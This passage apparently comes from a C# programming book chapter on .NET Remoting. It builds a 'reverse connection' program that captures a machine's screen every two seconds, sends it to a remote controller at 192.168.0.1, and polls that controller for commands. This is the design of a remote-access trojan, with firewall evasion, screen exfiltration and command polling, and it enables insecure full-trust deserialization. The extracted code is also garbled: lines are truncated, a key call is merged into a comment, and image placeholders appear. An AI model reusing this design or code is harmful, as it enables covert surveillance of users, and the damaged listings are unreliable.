sr.ReadLine()) != null) { textBox1.Text = s; } } }
```

From the above code you will notice that the text that is read from the file is displayed in textBox1.

`button2` fetches the text from the file called Bye.txt. This file contains the message “Goodbye” sent by the Server. The code is essentially the same as the code for `button1` except for the name of the files that is opened for reading:

```
bool bFileExists = File.Exists("Bye.txt"); if
(bFileExists) { using (StreamReader sr =
File.OpenText("Bye.txt")) { string s = ""; while ((s =
sr.ReadLine()) != null) { textBox1.Text = s; } } }
```

Both the files (“Hello.txt” and “Bye.txt”) are created by the second class of this project called `public class DesktopServer`, which we will be studying next.

button3 code is really simple:

```
pictureBox1.ImageLocation = "Desktop.jpg";
```

It loads the pictureBox1 from the image located in the same folder as the application. The image is called ”Desktop.jpg”. This file is also created by`public class DesktopServer`, which we will be studying next.

We will now turn our attention to the public class DesktopServer. Within this class, we first create the following object:

```
MemoryStream memoryStream;
```

This will be needed to receive the desktop image sent by the Server. The first method is the HelloMethod. Within it we define a StreamWriter to be used to create a file called “Hello.txt” file. It will receive the String name from the Server and save it to the Hello.txt file. The String name will be “Paul Chin”:

```
using (StreamWriter sw = File.CreateText("Hello.txt")) {
sw.WriteLine("Hello" + name); }
```

The GoodbyeMethod will simply write the string “Goodbye” to the file called “Bye.txt”:

```
using (StreamWriter sw = File.CreateText("Bye.txt")) {
sw.WriteLine("GoodBye"); }
```

Please bear in mind that all these methods will be called by the remote Server.
Finally, the SendBitmap method receives a MemoryStream from the Server and saves it to the hard disk as “Desktop.jpg”:

```
    public void SendBitmap(MemoryStream memoryStream) {
Bitmap b = new Bitmap(memoryStream); b.Save("Desktop.jpg");
}
```

This completes the analysis of the ReverseDesktopClient.

12.3.3 Explanation for the ReverseDesktopServer

We will now examine the ReverseDesktopServer. In its default state, the Remoting System will not be able to send or receive MemoryStream objects. It will throw the following error:

```
System.Runtime.Serialization.SerializationExc
Because of security restrictions, the type
System.Runtime.Remoting.ObjRef cannot be
accessed.
```

As such we need to set the TypeFilterLevel:

```
serverProvider.TypeFilterLevel =
```

to:

```
System.Runtime.Serialization.Formatters.TypeFilterLevel.Fu
```

This allows the MemoryStream to be serializable. The defintion of serializable has already been described earlier.
This website:

http://www.codeproject.com/csharp/PathRemotingArticle.asp

the solution:

```
   BinaryClientFormatterSinkProvider clientProvider = new
```

```
BinaryClientFormatterSinkProvider();
BinaryServerFormatterSinkProvider serverProvider = new
BinaryServerFormatterSinkProvider();
serverProvider.TypeFilterLevel =
System.Runtime.Serialization.Formatters.TypeFilterLevel.Full;
   System.Collections. Hashtable props = new
System.Collections.Hashtable(); props["port"] = 0;
string s = System.Guid.NewGuid().ToString();
props["name"] = s;
props["typeFilterLevel"] =
System.Runtime.Serialization.Formatters.TypeFilterLevel.Full;
```

All of the above ugly code has only one objective – viz. to set the Type Filter Level to Full so that objects like MemoryStream can be serialized.

The code following the above code is routine:

```
tcpchannel = new TcpChannel(props, clientProvider,
serverProvider);
```

The above creates a tcpchannel which is serializable using the parameters defined earlier with the TypeFilterLevel.

We then register the channel for use as a service channel:

```
ChannelServices.RegisterChannel(tcpchannel, false);
```

Next, we need to extract a proxy interface from the remoting service provider:

```
    desktopInterface = ( DesktopInterface)Activator.GetObject(
typeof(DesktopInterface), // Remote object type
"tcp://192.168.0.1:7777/DesktopCapture");
```

The meaning of the various parameters has already been discussed earlier. However, there is another important point which I like to add here. Even though the remote Client is not up, the GetObject method still succeeds! This seems to me to be an anomaly with the .NET Remoting system. No error will be thrown and as such the Server will happily assume the server is up. It is only when we try to call the remote method, that we get a Socket Exception.

We then come to the timer1_Tick event handler:

```
   private void timer1_Tick(object sender, EventArgs e) {
try {
desktopInterface.GoodbyeMethod(); //1st Method on Client
desktopInterface.HelloMethod("Paul Chin"); //2nd Method on Client

   memoryStream = new MemoryStream(10000);
rc = Screen.PrimaryScreen.Bounds;
bitmap = new Bitmap(rc.Width, rc.Height,
PixelFormat.Format32bppArgb);
memoryGraphics = Graphics.FromImage(bitmap);
memoryGraphics.CopyFromScreen(rc.X, rc.Y, 0, 0, rc.Size,

   CopyPixelOperation .SourceCopy);
// Bitmap to MemoryStream
bitmap.Save(memoryStream, ImageFormat.Jpeg);
desktopInterface.SendBitmap(memoryStream); //3rd Method on Client
}
catch (Exception ex) { System.Threading.Thread.Sleep(5000); }
//If No
//Client }
```

You will recall that we set the invertal to 2000 milliseconds. This means that every 2 seconds, the timer1_Tick event handler will be triggered. Within it a try-catch block is used because, if a Client is not available when the methods are called, the exception that is thrown will be caught by the catch-block. Within the try-block, we make three remoting calls:

```
    desktopInterface.GoodbyeMethod(); //1st Method on Client
```

```
desktopInterface.HelloMethod("Paul Chin"); //2nd Method on Client
desktopInterface.SendBitmap(memoryStream); //3rd Method on Client
```

The first is the GoodbyeMethod(). Note that this method is called through the proxy interface. To all intents and purpose, the Server makes the call as if the calls were all local methods. That is the main advantage of .NET remoting – all the method calls are as if local methods.

The same holds true for the HelloMethod(), except that this method accepts a string parameter "Paul Chin". You will recall that the Client will take this string and append it to another string as follows:

```
using (StreamWriter sw = File.CreateText("Hello.txt")) {
sw.WriteLine("Hello" + name); }
```

And then write it to the file "Hello.txt".

Coming back to our timer1_Tick event handler, our last method SendBitmap(). This method also accepts an argument. In this case it is MemoryStream object. A MemoryStream object is a RAM storage, akin to a hard disk storage. In our case, we are using it to store the image of the captured desktop. Note that there are several lines above the SendBitmap() method:

```
   memoryStream = new MemoryStream(10000);
rc = Screen.PrimaryScreen.Bounds;
bitmap = new Bitmap(rc.Width, rc.Height,
PixelFormat.Format32bppArgb); memoryGraphics =
Graphics.FromImage(bitmap);
memoryGraphics.CopyFromScreen(rc.X, rc.Y, 0, 0, rc.Size,

   CopyPixelOperation .SourceCopy);
```

```
// Bitmap to MemoryStream
bitmap.Save(memoryStream, ImageFormat.Jpeg);
```

All the above lines of code are used to capture an image of the Server’s desktop. We use a MemoryStream of size 10000 bytes. However this is automatically expandable as and when required. The Rectangle rc is for storing the dimensions of the screen. We then create a new Bitmap with the rc dimensions. In order to execute the command to copy the desktop image, we will need the Graphics object. It is this object which has the magic method we need, viz. CopyFromScreen(). After having executed this method, we then save the bitmap to the MemoryStream. Now we are ready to call the SendBitmap() method:

```
desktopInterface.SendBitmap(memoryStream); //3rd Method on Client
```

This concludes our discussion of the ReverseDesktopServer.

CHAPTER 13 - Executing Commands in a Reverse Connection System - Polling Method

13.1 Objective

In this chapter we will imlement changes to the previous chapter project to include a command to shutdown the server. Redesign the Client Form to include a new button called “Stop Server” as shown in Fig 13d.




Fig 13a – Adding a Stop Server button to our new

Client

You will, of course need to make changes to the code for the three parts as well:

```
RemotingInterface
ReverseDesktopClient
ReverseDesktopServer
```

13.2 Changes to the Remoting Interface

Make the following changes to the Remoting Interface:

```
//
// Remoting Interface for DesktopCapture
// by Paul Chin
// Sept 8, 2007
//
using System;
using System.Collections.Generic;
using System.Text;
using System.Drawing;
using System.IO;

namespace RemotingInterface {
public interface DesktopInterface {
void HelloMethod(String name);
void GoodbyeMethod();
void SendBitmap(MemoryStream memoryStream); string GetCommands();
//NEW
} }
```

13.3 Changes to the Reverse Desktop Client

Make the following changes to the Reverse Desktop Client:

```
//
// Reverse Desktop Client for DesktopCapture // by Paul Chin
// Sept 8, 2007
//
```

```
   using System;
using System.Collections.Generic; using System.ComponentModel;
using System.Data;
using System.Drawing;
using System.Text;
using System.Windows.Forms;
using System.Drawing.Imaging; //For PixelFormat and ImageFormat
using System.IO;

   //For remoting:
using System.Runtime.Remoting;
using System.Runtime.Remoting.Channels; using
System.Runtime.Remoting.Channels.Tcp;
using RemotingInterface; //Remember to add reference to
//RemotingInterface dll first

   namespace ReverseDesktopClient {
public partial class Form1 : Form {
public Form1()
{ InitializeComponent();
}

   private void Form1_Shown(object sender, EventArgs e) {
//NEW:
if(File.Exists("DoCommands.txt")) File.Delete("DoCommands.txt");
//http://www.thinktecture.com/resourcearchive/net-remoting-
faq/changes2003 BinaryServerFormatterSinkProvider provider = new

   BinaryServerFormatterSinkProvider ();
provider.TypeFilterLevel =
System.Runtime.Serialization.Formatters.TypeFilterLevel.Full;
System.Collections.Hashtable props = new

   System.Collections. Hashtable();
//props["port"] = 7777;
props.Add("port", 7777);
TcpChannel chan = new TcpChannel(props, null, provider);

   ChannelServices .RegisterChannel(chan, false);
RemotingConfiguration.RegisterWellKnownServiceType(
typeof(DesktopServer), //type
"DesktopCapture", //uri
WellKnownObjectMode.SingleCall);
}

   private void button1_Click(object sender, EventArgs e) {
bool bFileExists = File.Exists("Hello.txt"); if (bFileExists)
```

```
{
using (StreamReader sr = File.OpenText("Hello.txt")) {
string s = "";
while ((s = sr.ReadLine()) != null) {
textBox1.Text = s; }
}
}
}
private void button2_Click(object sender, EventArgs e) {

   bool bFileExists = File.Exists("Bye.txt"); if (bFileExists)
{

   using (StreamReader sr = File.OpenText("Bye.txt")) {
string s = "";
while ((s = sr.ReadLine()) != null) {
textBox1.Text = s; }
}
}

}
private void button3_Click(object sender, EventArgs e)

   {
pictureBox1.ImageLocation = "Desktop.jpg";
}
private void button4_Click(object sender, EventArgs e)
{
using (StreamWriter sw = File.CreateText("DoCommands.txt")) {
sw.WriteLine("StopServer"); }
}
}

   public class DesktopServer : MarshalByRefObject,
DesktopInterface {
public void HelloMethod(String name) {
using (StreamWriter sw = File.CreateText("Hello.txt")) {
sw.WriteLine("Hello" + name); }

   }
public void GoodbyeMethod() {
using (StreamWriter sw = File.CreateText("Bye.txt"))

   {
sw.WriteLine("GoodBye");
}
}
public void SendBitmap(MemoryStream memoryStream) {
```

```
Bitmap b = new Bitmap(memoryStream);
b.Save("Desktop.jpg");
}

   //THIS WHOLE METHOD IS NEW: public string GetCommands() {

   string commands;
bool bFileExists = File.Exists("DoCommands.txt"); if
(bFileExists)
{
using (StreamReader sr = File.OpenText("DoCommands.txt"))

   {
commands = sr.ReadLine();
}
return commands;
}
else return "Continue";

}
} }
```

13.4 Changes to the Reverse Desktop Server

Make the following changes to the Reverse Desktop Server:

```
   //
// ReverseDesktop Server
// by Paul Chin
// Sept 8, 2007
//
using System;
using System.Collections.Generic;
using System.ComponentModel;
using System.Data;
using System.Drawing;
using System.Text;
using System.Windows.Forms; using RemotingInterface;

   using System.IO; using System.Drawing.Imaging; //For
PixelFormat and ImageFormat //Remember to add reference to
//RemotingInterface dll first //MemoryStream

   //For remoting:
using System.Runtime.Remoting;
using System.Runtime.Remoting.Channels; using
System.Runtime.Remoting.Channels.Tcp;

   namespace ReverseRemotingDesktop {
public partial class Form1 : Form {
Bitmap bitmap;
MemoryStream memoryStream;
Graphics memoryGraphics;
Rectangle rc;
DesktopInterface desktopInterface; TcpChannel tcpchannel;
string commands;

public Form1() {
InitializeComponent(); }

   private void Form1_Shown(object sender, EventArgs e) {
//http://www.codeproject.com/csharp/PathRemotingArticle.asp
BinaryClientFormatterSinkProvider clientProvider = new
BinaryClientFormatterSinkProvider();
BinaryServerFormatterSinkProvider serverProvider = new
BinaryServerFormatterSinkProvider();
serverProvider.TypeFilterLevel =
System.Runtime.Serialization.Formatters.TypeFilterLevel.Full;

   System.Collections. Hashtable props = new
System.Collections.Hashtable();
props["port"] = 0;
string s = System.Guid.NewGuid().ToString();
props["name"] = s;
props["typeFilterLevel"] =
System.Runtime.Serialization.Formatters.TypeFilterLevel.Full;
tcpchannel = new TcpChannel(props, clientProvider,
serverProvider);

   ChannelServices .RegisterChannel(tcpchannel, false);
desktopInterface = (DesktopInterface)Activator.GetObject(
typeof(DesktopInterface), // Remote object type
"tcp://192.168.0.1:7777/DesktopCapture"); }

   private void timer1_Tick(object sender, EventArgs e) {
try {
desktopInterface.GoodbyeMethod(); //1st Method on Client
desktopInterface.HelloMethod("Paul Chin"); //2nd Method on
//Client

   memoryStream = new MemoryStream(10000); rc =
Screen.PrimaryScreen.Bounds; bitmap = new Bitmap(rc.Width,
rc.Height,
PixelFormat.Format32bppArgb);
memoryGraphics = Graphics.FromImage(bitmap);
memoryGraphics.CopyFromScreen(rc.X, rc.Y, 0, 0, rc.Size,

   CopyPixelOperation .SourceCopy);
// Bitmap to MemoryStream
bitmap.Save(memoryStream, ImageFormat.Jpeg);
desktopInterface.SendBitmap(memoryStream); //3rd Method on

   //Client commands = desktopInterface.GetCommands(); //4th
Method on
//Client }
catch (Exception ex) { System.Threading.Thread.Sleep(5000); }
//NEW:
if (commands.LastIndexOf("StopServer") >= 0)
System.Environment.Exit(System.Environment.ExitCode); }
} }
```

13.5 Explanation

We will now examine the basic concept that makes it possible for the Client to cause the Server to execute a command. See Fig 13a. Remember that we are a Reverse Connection System. This means that the Client does not send commands to the Server directly because the Client cannot initiate connection to the Server because of the existence of a Firewall or a DSL Router Modem between the Server and the Client. As such all communications must be initiated by the Server. To solve the problem of how to send commands to the Server, we will use the Polling method. What this means is that the Server will poll (ask) the Client, at regular intervals, whether the Client has any commands to execute. If yes, the Server retrieves the command and executes it.

We will now analyze the step-by-step process with the aid of Fig 13a. Basically it is a 4-step process.




Fig 13b - Sending commands to a Reverse Connection Server

STEP 1:

If the Client wishes the Server to execute a command, eg, Stop Server (which causes the Server program to quit), the Client will create a text file called “DoCommands.txt”, and writes the string “StopServer” into the file. The file is saved on the Hard Disk. This happens when the user clicks button4 (Stop Server Button – see Fig 13a). The button4_Click event handler is triggered:

```
// In ReverseDesktopClient (in Form1 Class): private void
button4_Click(object sender, EventArgs e) { using
(StreamWriter sw = File.CreateText("DoCommands.txt")) {
sw.WriteLine("StopServer"); } }
```

If you wanted to insert more commands, you can implement it by adding additional buttons. The new buttons would also open the DoCommands.txt and write their commands into it. This, of course, implies that only one command at a time can be executed. This is because each button that is clicked overwrites the previous command.

STEP 2

The Server fetches the command from the Client by polling the Client, using this method:

```
//In ReverseDesktopServer (In timer1_Tick event handler):
commands = desktopInterface.GetCommands(); //4th Method
on Client
```

STEP 3:

The Server polls the Client every 2 seconds. The Client checks the Hard Disk for the file DoCommands.txt and retrieves the command StopServer. Any commands may be inserted into this file. Each command button inserts one command. But at any one time, only one command can exist. When the command is executed, the User may click another command button which will then write its command into the file. This process can go on and on. Everytime the Server polls, it will fetch whatever command happens to be in the DoCommands.txt file at that point in time. The side effect of this design is that the User must wait for a command to complete before he clicks on another. If he were to click another command button before the previous one completes, the new command will overwrite the previous one in the file. The `GetCommmand()` method is responsible for fetching the command:

```
// In ReverseDesktopClient (DesktopServer class): public
string GetCommands() { string commands; bool bFileExists
= File.Exists("DoCommands.txt"); if (bFileExists) { using
(StreamReader sr = File.OpenText("DoCommands.txt")) {
commands = sr.ReadLine(); } return commands; } else
return "Continue";
}
```

STEP 4:

The `desktopInterface.GetCommands()` method returns a string containing the command which is assigned to

```
string commands;
```

This is followed by an if-statement:

```
//In ReverseDesktopServer (In timer1_Tick event handler):
if (commands.LastIndexOf("StopServer") >= 0)
System.Environment.Exit(System.Environment.ExitCode);
```

The if-statement checks whether the command fetched is equal to the string “StopServer”. If it is, it will call the Exit command to quit the program.

13.6 Adding Additional Commands

The design explained above enables unlimited number of commands to be implemented. If you wanted concurrency you may have more than one command files. Each group of commands would have their respective command files. This way, you do not have to wait for one command to complete before clicking another command button.